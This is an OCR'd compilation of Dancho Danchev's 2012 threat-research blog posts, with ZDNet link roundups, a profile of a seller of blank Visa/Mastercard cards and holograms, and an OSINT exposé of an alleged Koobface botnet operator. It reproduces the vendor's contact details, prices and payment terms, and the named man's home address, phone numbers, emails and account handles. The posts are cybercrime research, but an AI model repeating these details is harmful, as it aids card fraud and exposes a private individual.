1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/iphone-5-themed-emails-serve-windows-malware/9534

4. http://www.zdnet.com/blog/security/27-of-100-tested-chrome-extensions-contain-51-vulnerabilities/9537

5. http://www.zdnet.com/blog/security/37-percent-of-users-browsing-the-web-with-insecure-java-versions/9541

6. http://www.zdnet.com/blog/security/google-introduces-safe-browsing-alerts-for-network-administrators/9569

7. http://www.zdnet.com/blog/security/malware-watch-us-chamber-of-commerce-official-letter-dhl-delivery-erro

r-irs-notifications/9572

8. http://www.zdnet.com/blog/security/steve-jobs-alive-emails-lead-to-exploits-and-malware/9587

9. http://www.zdnet.com/blog/security/which-is-the-most-popular-malware-propagation-tactic/9638

10. http://www.zdnet.com/blog/security/spamvertised-cancellation-of-the-package-delivery-emails-serving-malwa

re/9654

11. http://www.zdnet.com/blog/security/hacking-group-from-nepal-posts-10000-stolen-facebook-accounts-online/9

658

12. http://www.zdnet.com/blog/security/over-a-million-web-sites-affected-in-mass-sql-injection-attack/9662

13. http://www.zdnet.com/blog/security/new-mac-os-x-malware-disables-apples-malware-protection/9665

14. http://www.zdnet.com/blog/security/new-mac-os-x-malware-with-ddos-functionality-spotted-in-the-wild/9701

15. http://www.zdnet.com/blog/security/security-researcher-finds-major-security-flaw-in-facebook/9704

16. http://ddanchev.blogspot.com/

17. http://twitter.com/danchodanchev

2.

2012

277

2.1

January

278





Summarizing ZDNet’s Zero Day Posts for November (2012-01-01 20:59)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for November. You can subscribe to my

[1]personal RSS feed , **[2]Zero Day’s main feed** , or follow me on Twitter:

01. [3]**Massive DNS poisoning attack in Brazil serving exploits and malware**

02. [4]**South Korea to block port 25 as anti-spam countermeasure**

03. [5]**Researchers spot malware using a stolen government certificate**

04. [6]**SCADA systems at the Water utilities in Illinois, Houston, hacked**

05. [7]**New Facebook worm spreading**

06. [8]**Popular free antivirus apps for Android fail anti-malware tests**

279

This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/massive-dns-poisoning-attack-in-brazil-serving-exploits-and-malware/9780

4. http://www.zdnet.com/blog/security/south-korea-to-block-port-25-as-anti-spam-countermeasure/9789

5. http://www.zdnet.com/blog/security/researchers-spot-malware-using-a-stolen-government-certificate/9813

6. http://www.zdnet.com/blog/security/scada-systems-at-the-water-utilities-in-illinois-houston-hacked/9821

7. http://www.zdnet.com/blog/security/new-facebook-worm-spreading/9825

8. http://www.zdnet.com/blog/security/popular-free-antivirus-apps-for-android-fail-anti-malware-tests/9830

9. http://ddanchev.blogspot.com/

10. http://twitter.com/danchodanchev

280





Summarizing ZDNet’s Zero Day Posts for December (2012-01-01 21:02)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for December. You can subscribe to my

[1]personal RSS feed , **[2]Zero Day’s main feed** , or follow me on Twitter:

01. [3]**New study claims that Chrome is the most secure browser**

02. [4]**FTC issues refunds to scareware victims**

03. [5]**Yahoo! Mail introduces two factor authentication**

04. [6]**Web malware exploitation kits updated with new Java exploit**

05. [7]**Cybercriminals exploiting the death of Kim Jong-Il**

281

06. [8]**Localized ransomware variants impersonate law enforcement agencies**

07. [9]**Cybercriminals hijack Facebook accounts through bogus browser extensions**

08. [10]**Amnesty International UK compromised, serving exploits and malware**

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/new-study-claims-that-chrome-is-the-most-secure-browser/9839

4. http://www.zdnet.com/blog/security/ftc-issues-refunds-to-scareware-victims/9843

5. http://www.zdnet.com/blog/security/yahoo-mail-introduces-two-factor-authentication/9846

6. http://www.zdnet.com/blog/security/web-malware-exploitation-kits-updated-with-new-java-exploit/9849

7. http://www.zdnet.com/blog/security/cybercriminals-exploiting-the-death-of-kim-jong-il/9852

8. http://www.zdnet.com/blog/security/localized-ransomware-variants-impersonate-law-enforcement-agencies/9855

9. http://www.zdnet.com/blog/security/cybercriminals-hijack-facebook-accounts-through-bogus-browser-extensio

ns/9858

10. http://www.zdnet.com/blog/security/amnesty-international-uk-compromised-serving-exploits-and-malware/9861

11. http://ddanchev.blogspot.com/

12. http://twitter.com/danchodanchev

Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)

What is it that cybercriminals needs once they have obtained access to **[1]stolen financial data**? Next to **[2]money mules**, that's empty plastic cards in which they will later on embed the stolen financial data.

Let's profile a vendor of empty Visa/Mastercard plastic cards and holograms in order to gain a better picture

at just how easy it is to obtain such plastic cards.

Associated nickname: pizzA

Associated ICQ: 496-872-531

Associated email: plastics@safe-mail.net

Translated vendor's proposition:

Below you have prices and samples of my products.

Plastics - Blanks:

1-50 = 15each

51-100 = 14 each

101+ = 13 each

201+ = 12 each

Plastics - Embossed

1 and up = 20each

101+ = 18each

201+ = 17each

Minimum order: 200USD

Shipping to: USA, International orders(min $800 + shipping)

Plastics have UV Security print on Front and Back.

Holograms Stickers and Heatpress:

VISA - Silver/Gold

VISA mini - Silver/Gold

MasterCard - Silver/Gold

Minimum order on stickers: 500pcs

Minimum order on Heatpress: 1000pcs

$0.8 per hologram

PAYMENT:

Liberty Reserve (Prefered)

Western Union (500usd minimum + 8 % WU fee)

RULES:

- Any order, question feel free to ask in ICQ.

- Shipping time 24-48 after the money is picked up.

- PLEASE USE THIS TOPIC ONLY FOR FEEDBACK, ANY QUESTION AND ORDERS in ICQ.

- If you buy from me it means you agreed my rules.

Screenshots of his inventory of Visa and Mastercard plastics and holograms:

283



284



285



286



287



288



289



290



291



292



293



294



295



296



297



298



299



300



This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

1. http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html

2. https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.co

m+money+mules&pbx=

1&oq=site:ddanchev.blogspot.com+money+mules&aq=f&aqi=&

3. http://ddanchev.blogspot.com/

4. http://twitter.com/danchodanchev

301

Profiling a Vendor of Visa/Mastercard Plastics and Holograms (2012-01-03 20:04)

What is it that cybercriminals needs once they have obtained access to **[1]stolen financial data**? Next to **[2]money mules**, that's empty plastic cards in which they will later on embed the stolen financial data.

Let's profile a vendor of empty Visa/Mastercard plastic cards and holograms in order to gain a better picture

at just how easy it is to obtain such plastic cards.

Associated nickname: pizzA

Associated ICQ: 496-872-531

Associated email: plastics@safe-mail.net

Translated vendor's proposition:

Below you have prices and samples of my products.

Plastics - Blanks:

1-50 = 15each

51-100 = 14 each

101+ = 13 each

201+ = 12 each

Plastics - Embossed

1 and up = 20each

101+ = 18each

201+ = 17each

Minimum order: 200USD

Shipping to: USA, International orders(min $800 + shipping)

Plastics have UV Security print on Front and Back.

Holograms Stickers and Heatpress:

VISA - Silver/Gold

VISA mini - Silver/Gold

MasterCard - Silver/Gold

Minimum order on stickers: 500pcs

Minimum order on Heatpress: 1000pcs

$0.8 per hologram

PAYMENT:

Liberty Reserve (Prefered)

Western Union (500usd minimum + 8 % WU fee)

RULES:

- Any order, question feel free to ask in ICQ.

- Shipping time 24-48 after the money is picked up.

- PLEASE USE THIS TOPIC ONLY FOR FEEDBACK, ANY QUESTION AND ORDERS in ICQ.

- If you buy from me it means you agreed my rules.

Screenshots of his inventory of Visa and Mastercard plastics and holograms:

302



303



304



305



306



307



308



309



310



311



312



313



314



315



316



317



318



319



This post has been reproduced from [3]Dancho Danchev's blog. Follow him [4]on Twitter.

1. http://ddanchev.blogspot.com/2011/10/exposing-market-for-stolen-credit-cards.html

2. https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+money+mules&pbx=

1&oq=site:ddanchev.blogspot.com+money+mules&aq=f&aqi=&

3. http://ddanchev.blogspot.com/

4. http://twitter.com/danchodanchev

320



Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)

It's full disclosure time.

In this post, I will perform an OSINT analysis, exposing one of the key botnet masters behind the infamous

Koobface botnet, that I have been [1]**extensively profiling and infiltrating** since day one. I will include photos of the botnet master, his telephone numbers, multiple email addresses, license plate for a BMW, and directly connect him

with the infrastructure – now offline or migrated to a different place – of Koobface 1.0.

The analysis is based on a single mistake that the botnet master made - namely using his personal email for

registering a domain parked within Koobface's command and control infrastructure, that at a particular moment in

time was directly redirecting to the ubiquitous fake Youtube page pushed by the Koobface botnet.

Let's start from the basics. Here's an excerpt from a [2]**previous research conducted on the Koobface bot-**

net:

However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked

at the same IP, which remains active - ***zaebalinax.com*** *Email:* ***krotreal@gmail.com*** *- 78.110.175.15 - in particular*

zaebalinax.com/the/?pid=14010 *which is* ***[3]redirecting to the Koobface botnet****. Two more domains were also registered and parked there,* ***u15jul .com*** *and* ***umidsummer .com*** *- Email:* ***2009polevandrey@mail.ru*** *which remain in stand by mode at least for the time being.*

The Koobface botnet master's biggest mistake is using the Koobface infrastructure for hosting a domain that was reg-

istered with the botnet master's personal email address. In this case that **zaebalinax.com** and ***krotreal@gmail.com.***

zaebalinax.com is literally translated to " *Gave up on Linux*". **UPDATED:** Multiple readers have to contacted me to point out that zaebalinax is actually translated to " *f*ck you all*" or " *you all are p*ssing me off*".

The same email ***krotreal@gmail.com*** was used to [4]**advertise the sale of Egyptian Sphynx kittens** on 05.09.2007: 321





The following telephone belonging to Anton was provided - **+79219910190**. The interesting part is that the same

telephone was also used in [5]**another advertisement, this time for the sale of a BMW**:

Photos of the BMW, offered for sale, by the same Anton that was using the Koobface infrastructure to host

zaebalinax.com *Email:* ***krotreal@gmail.com:***

322





323





324





License plane for Anton’s newest BMW:

325



Upon further analysis, it becomes evident that his real name is **Anton Nikolaevich Korotchenko** (Антон Николаевич Коротченко). Here are more details of this online activities:

Real name: Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко)

City of origin: St. Petersburg

Primary address: Omskaya st. 26-61; St. Petersburg; Leningradskaya oblast,197343

Associated phone numbers obtained through OSINT analysis, not whois records:

+79219910190

+380505450601

050-545-06-01

ICQ - 444374

Emails: krotreal@yahoo.com

krotreal@gmail.com

krotreal@mail.ru

krotreal@livejournal.com

newfider@rambler.ru

WM identification (WEB MONEY) : 425099205053

Twitter account: [6]@KrotReal; [7]@Real _Koobface

Flickr account: [8]KrotReal

Vkontakte.ru Account: [9]KrotReal; [10]tonystarx

Foursquare Account: [11]KrotReal

Photos of Koobface botnet’s master Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко):

326





327



328





329



330



331



332



333



334



335



336



337



338



339



340





341



342



343



344



345





346



347


SINGHA
PREMIUM
LAGER BEER
THE ORIGINAL THAI BEER
SINCE 1933
SINGHA CORPORATION Co.,Ltd. BANGKOK

348



349







351



352



353



354



355



356



Also, [12]**a chat log from 2003**, identifies KrotReal while he’s using the following IP - **krotreal@ip-534.dialup.cl.spb.ru**

[13]**How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? By person-**

alizing cybercrime.

Go through previous research conducted on the Koobface botnet:

[14]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[17]10 things you didn’t know about the Koobface gang

[18]How the Koobface Gang Monetizes Mac OS X Traffic

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model

[21]From the Koobface Gang with Scareware Serving Compromised Site

[22]Koobface Botnet Starts Serving Client-Side Exploits

[23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[24]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm’s Twitter Campaign

[27]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[28]Koobface Botnet Dissected in a TrendMicro Report

[29]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[30]Movement on the Koobface Front - Part Two

[31]Movement on the Koobface Front

[32]Dissecting the Koobface Worm’s December Campaign

[33]The Koobface Gang Mixing Social Engineering Vectors

[34]Dissecting the Latest Koobface Facebook Campaign

357

This post has been reproduced from [35]Dancho Danchev's blog. Follow him [36]on Twitter.

1. https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&o

q=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g

2. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

3. http://wepawet.iseclab.org/view.php?hash=04ae15b96e1a3e56078e3e8c2fb2e3bd&t=1247871568&type=js

4. http://translate.google.com/translate?hl=en&sl=ru&u=http://www.britancat.ru/brd/index.php%3Fp%3Dshop%26star

t%3D10&ei=2BkGT9mNHYXX0QGomciZAg&sa=X&oi=translate&ct

5. http://www.kupia.ru/board/bmw/3_seriya/7861

6. http://twitter.com/krotreal

7. http://twitter.com/Real_Koobface

8. http://www.flickr.com/photos/krotreal/

9. http://vkontakte.ru/krotreal

10. http://vkontakte.ru/tonystarx

11. https://foursquare.com/krotreal

12. http://www.icqhackers.ru/viewlog/24.12.2003

13. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

14. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

15. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

16. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

17. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

18. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

22. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

23. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

24. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

27. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

28. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

29. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

30. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

31. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

32. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html


33. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

34. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

35. http://ddanchev.blogspot.com/

36. http://twitter.com/danchodanchev

358



Who's Behind the Koobface Botnet? - An OSINT Analysis (2012-01-09 16:59)

In this post, I will perform an OSINT analysis, exposing one of the key botnet masters behind the infamous Koobface

botnet, that I have been [1]**extensively profiling and infiltrating** since day one. I will include photos of the botnet master, his telephone numbers, multiple email addresses, license plate for a BMW, and directly connect him with

the infrastructure – now offline or migrated to a different place – of Koobface 1.0.

The analysis is based on a single mistake that the botnet master made - namely using his personal email for

registering a domain parked within Koobface's command and control infrastructure, that at a particular moment in

time was directly redirecting to the ubiquitous fake Youtube page pushed by the Koobface botnet.

Let’s start from the basics. Here’s an excerpt from a [2]**previous research conducted on the Koobface bot-**

net:

However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked

at the same IP, which remains active - ***zaebalinax.com*** *Email:* ***krotreal@gmail.com*** *- 78.110.175.15 - in particular*

zaebalinax.com/the/?pid=14010 *which is* ***[3]redirecting to the Koobface botnet****. Two more domains were also registered and parked there,* ***u15jul .com*** *and* ***umidsummer .com*** *- Email:* ***2009polevandrey@mail.ru*** *which remain in stand by mode at least for the time being.*

The Koobface botnet master’s biggest mistake is using the Koobface infrastructure for hosting a domain that was reg-

istered with the botnet master’s personal email address. In this case that **zaebalinax.com** and ***krotreal@gmail.com.***


zaebalinax.com is literally translated to " *Gave up on Linux*". **UPDATED:** Multiple readers have to contacted me to point out that zaebalinax is actually translated to " *f*ck you all*" or " *you all are p*ssing me off*".

The same email ***krotreal@gmail.com*** was used to [4]**advertise the sale of Egyptian Sphynx kittens** on 05.09.2007: 359

Sphynx (kitten) (St. Petersburg)
E-mail: krotreal@gmail.com

Sale Sphynx kittens.
Kittens are pedigree.
Fully immunized.
Kittens are very playful and funny.
Girl - a pure black color,
boy - a black iridescent with in tum.
Anton.
Tel. +79219910190

09/05/2007



The following telephone belonging to Anton was provided - **+79219910190**. The interesting part is that the same

telephone was also used in [5]**another advertisement, this time for the sale of a BMW**:

Photos of the BMW, offered for sale, by the same Anton that was using the Koobface infrastructure to host

zaebalinax.com *Email:* ***krotreal@gmail.com:***

360


21.3.2008
auto.ru
АВТОМОБИЛИ В РОССИИ


auto.ru
АВТОМОБИЛИ В РОССИИ

361


21.3.2008
auto.ru
АВТОМОБИЛИ В РОССИИ


21.3.2008
Н 333 СН 98
auto.ru
АВТОМОБИЛИ В РОССИИ

362



Upon further analysis, it becomes evident that his real name is **Anton Nikolaevich Korotchenko** (Антон Николаевич Коротченко). Here are more details of this online activities:

Real name: Anton Nikolaevich Korotchenko (Антон Николаевич Коротченко)

City of origin: St. Petersburg

Primary address: Omskaya st. 26-61; St. Petersburg; Leningradskaya oblast,197343

Associated phone numbers obtained through OSINT analysis, not whois records:

+79219910190

+380505450601

050-545-06-01

ICQ - 444374

Emails: krotreal@yahoo.com

krotreal@gmail.com

krotreal@mail.ru

krotreal@livejournal.com

newfider@rambler.ru

WM identification (WEB MONEY) : 425099205053

Twitter account: [6]@KrotReal; [7]@Real _Koobface

Flickr account: [8]KrotReal

Vkontakte.ru Account: [9]KrotReal; [10]tonystarx

Foursquare Account: [11]KrotReal

Also, [12]**a chat log from 2003**, identifies KrotReal while he's using the following IP - **krotreal@ip-534.dialup.cl.spb.ru**

[13]**How do you trigger a change that would ultimately affect the entire cybercrime ecosystem? By person-**

alizing cybercrime.

Go through previous research conducted on the Koobface botnet:

363

[14]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

[17]10 things you didn’t know about the Koobface gang

[18]How the Koobface Gang Monetizes Mac OS X Traffic

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model

[21]From the Koobface Gang with Scareware Serving Compromised Site

[22]Koobface Botnet Starts Serving Client-Side Exploits

[23]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[24]Dissecting Koobface Gang’s Latest Facebook Spreading Campaign

[25]Koobface - Come Out, Come Out, Wherever You Are

[26]Dissecting Koobface Worm’s Twitter Campaign

[27]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[28]Koobface Botnet Dissected in a TrendMicro Report

[29]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[30]Movement on the Koobface Front - Part Two

[31]Movement on the Koobface Front

[32]Dissecting the Koobface Worm’s December Campaign

[33]The Koobface Gang Mixing Social Engineering Vectors

[34]Dissecting the Latest Koobface Facebook Campaign

1. https://www.google.com/#sclient=psy-ab&hl=en&site=&source=hp&q=site:ddanchev.blogspot.com+koobface&pbx=1&oq=site:ddanchev.blogspot.com+koobface&aq=f&aqi=&aql=&g

2. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

3. http://wepawet.iseclab.org/view.php?hash=04ae15b96e1a3e56078e3e8c2fb2e3bd&t=1247871568&type=js

4. http://translate.google.com/translate?hl=en&sl=ru&u=http://www.britancat.ru/brd/index.php%3Fp%3Dshop%26start%3D10&ei=2BkGT9mNHYXX0QGomciZAg&sa=X&oi=translate&ct

5. http://www.kupia.ru/board/bmw/3_seriya/7861

6. http://twitter.com/krotreal

7. http://twitter.com/Real_Koobface

8. http://www.flickr.com/photos/krotreal/

9. http://vkontakte.ru/krotreal

10. http://vkontakte.ru/tonystarx

11. https://foursquare.com/krotreal

12. http://www.icqhackers.ru/viewlog/24.12.2003

13. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

14. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

15. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

16. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

17. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

18. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

19. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

20. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

21. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

22. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

23. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

24. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

25. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

26. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

364

27. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

28. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

29. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

30. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

31. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

32. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

33. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

34. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

365

2.2

February

366



X

Summarizing ZDNet’s Zero Day Posts for January (2012-02-02 00:59)

The following is a brief summary of all of my posts at ZDNet's Zero Day for January, 2012. You can subscribe to my

[1]personal RSS feed , **[2]Zero Day's main feed** , or follow me on Twitter:

01. [3]'Most beautiful' scams proliferate on Facebook

02. [4]Android users hit by scareware scam

03. [5]'Remove Facebook Timeline' themed scam circulating on Facebook

04. [6]Fake Kim Jong-il video distributing malware

05. [7]Researchers spot pharmaceutical spam campaign using QR Codes

06. [8]Report: Conficker and AutoRun infections proliferating

07. [9]Researchers spot scammers using fake browser plug-ins

367

08. [10]New variants of premium rate SMS trojan 'RuFraud' detected in the wild

09. [11]Research: Spammers actively harvesting emails from Twitter in real-time

10. [12]DreamHost hacked, mass password-reset issued

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/most-beautiful-scams-proliferate-on-facebook/9954

4. http://www.zdnet.com/blog/security/android-users-hit-by-scareware-scam/9960

5. http://www.zdnet.com/blog/security/remove-facebook-timeline-themed-scam-circulating-on-facebook/9989

6. http://www.zdnet.com/blog/security/fake-kim-jong-il-video-distributing-malware/9992

7. http://www.zdnet.com/blog/security/researchers-spot-pharmaceutical-spam-campaign-using-qr-codes/10023

8. http://www.zdnet.com/blog/security/report-conficker-and-autorun-infections-proliferating/10030

9. http://www.zdnet.com/blog/security/researchers-spot-scammers-using-fake-browser-plug-ins/10160

10.

http://www.zdnet.com/blog/security/new-variants-of-premium-rate-sms-trojan-rufraud-detected-in-the-wild

/10165

